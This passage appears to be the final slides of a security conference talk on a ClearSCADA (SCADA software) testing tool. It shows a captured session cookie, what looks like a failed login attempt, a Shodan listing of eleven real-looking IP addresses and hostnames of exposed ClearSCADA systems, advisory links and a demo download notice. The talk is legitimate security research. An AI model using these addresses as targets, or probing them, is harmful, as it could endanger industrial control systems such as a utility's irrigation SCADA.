[Cookie]  (CLEARSCADAUSERID={7D74E33B-7CFF-4601-A963-F10502880C58};Version=1;Path=/;Comment=Schne
ider Electric ClearSCADA User Identification, CLEARSCADASECUREUSERID={CEBE3726-A99B-40BC-BBB0-ECC
BEBDD3E74};Secure;Version=1;Path=/;Comment=Schneider Electric ClearSCADA User Identification)
--------------------------------------------------------------------------------
[FAILED] (scada) | (marvin)
```

ClearSCADA – WebX Client!

- Shodan Search – ClearSCADA Deployments



```
[*] ---------------------------------------------------------
[*] total number of SHODAN results found for ClearSCADA: 262
[*] ---------------------------------------------------------
IP:PORT:HOSTNAME  173.185.171.116:443:[u'h116.171.185.173.static.ip.windstream.net']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  192.174.6.150:443:[]
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  166.78.78.154:443:[]
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  12.178.51.116:443:[u'irrigationscada.tid.org']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  98.23.98.21:81:[u'h21.98.23.98.static.ip.windstream.net']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  174.34.81.100:443:[u'174-34-81-100.static-ip.telepacific.net']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  110.76.153.12:8080:[]
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  24.173.105.132:443:[u'rrcs-24-173-105-132.sw.biz.rr.com']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  24.173.105.134:443:[u'rrcs-24-173-105-134.sw.biz.rr.com']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  67.172.189.130:443:[u'c-67-172-189-130.hsd1.ca.comcast.net']
-------------------------------------------------------------------------------------
IP:PORT:HOSTNAME  137.132.5.227:8080:[u'nusnet-5-227.dynip.nus.edu.sg']
-------------------------------------------------------------------------------------
```


What Else …. ?

- Integrated check for released vulnerabilities with details
- Known security advisories:
  - http://resourcecenter.controlmicrosystems.com/download/attachments/28311675/Technical+Support+Bulletin+-+ClearSCADA+Security_V010.pdf
  - http://resourcecenter.controlmicrosystems.com/download/attachments/29426140/Technical+Support+Bulletin+-+ClearSCADA+Security+V5.pdf
  - http://ics-cert.us-cert.gov/advisories/ICSA-10-314-01A

- A few vulnerabilities have been reported to ICS-CERT while working on this tool. Details will be released once these are patched.

ClearSCADA Demo Version

- ClearSCADA free demo request for evaluation purposes
  - http://resourcecenter.controlmicrosystems.com/display/public/CS/SCADA+Expert+ClearSCADA+Free+Trial+Download+Request



SCADA Expert ClearSCADA Download

Thank you for your request for SCADA Expert ClearSCADA.

Please click here to download ClearSCADA 2014 R1. Please note, the file is 2GB in size.

Please click here to download ClearSCADA 2013 R2.1. Please note, the file is 2GB in size.

Demonstration Mode

Please note that ClearSCADA will operate in Demonstration mode until a license is purchased. The Demonstration mode of ClearSCADA provides the same functionality as a fully licensed version except the ClearSCADA Server only runs for 2 hours at a time, then automatically shuts down. The server must be manually restarted to continue operation.

License Update Request

Customers wishing to upgrade their version of ClearSCADA will require an updated license key from the factory. It is recommended that the appropriate license keys are obtained prior to installing this new ClearSCADA version. Click here to request an update to your license key(s).

Conclusion !

- More dedicated tools are required for testing SCADA software
- Security assessment depends heavily on the design of software and its working
- Standard tools might not work on the target software because of their inability to understand the context

Thanks !

- BlackHat Arsenal Team – http://www.blackhat.com
- ToolsWatch - http://www.toolswatch.org/
- Jeremy Brown (@dwordj) for providing his vulnerability PoC to be added in the tool
- Tool will be available at : **http://cscad.secniche.org**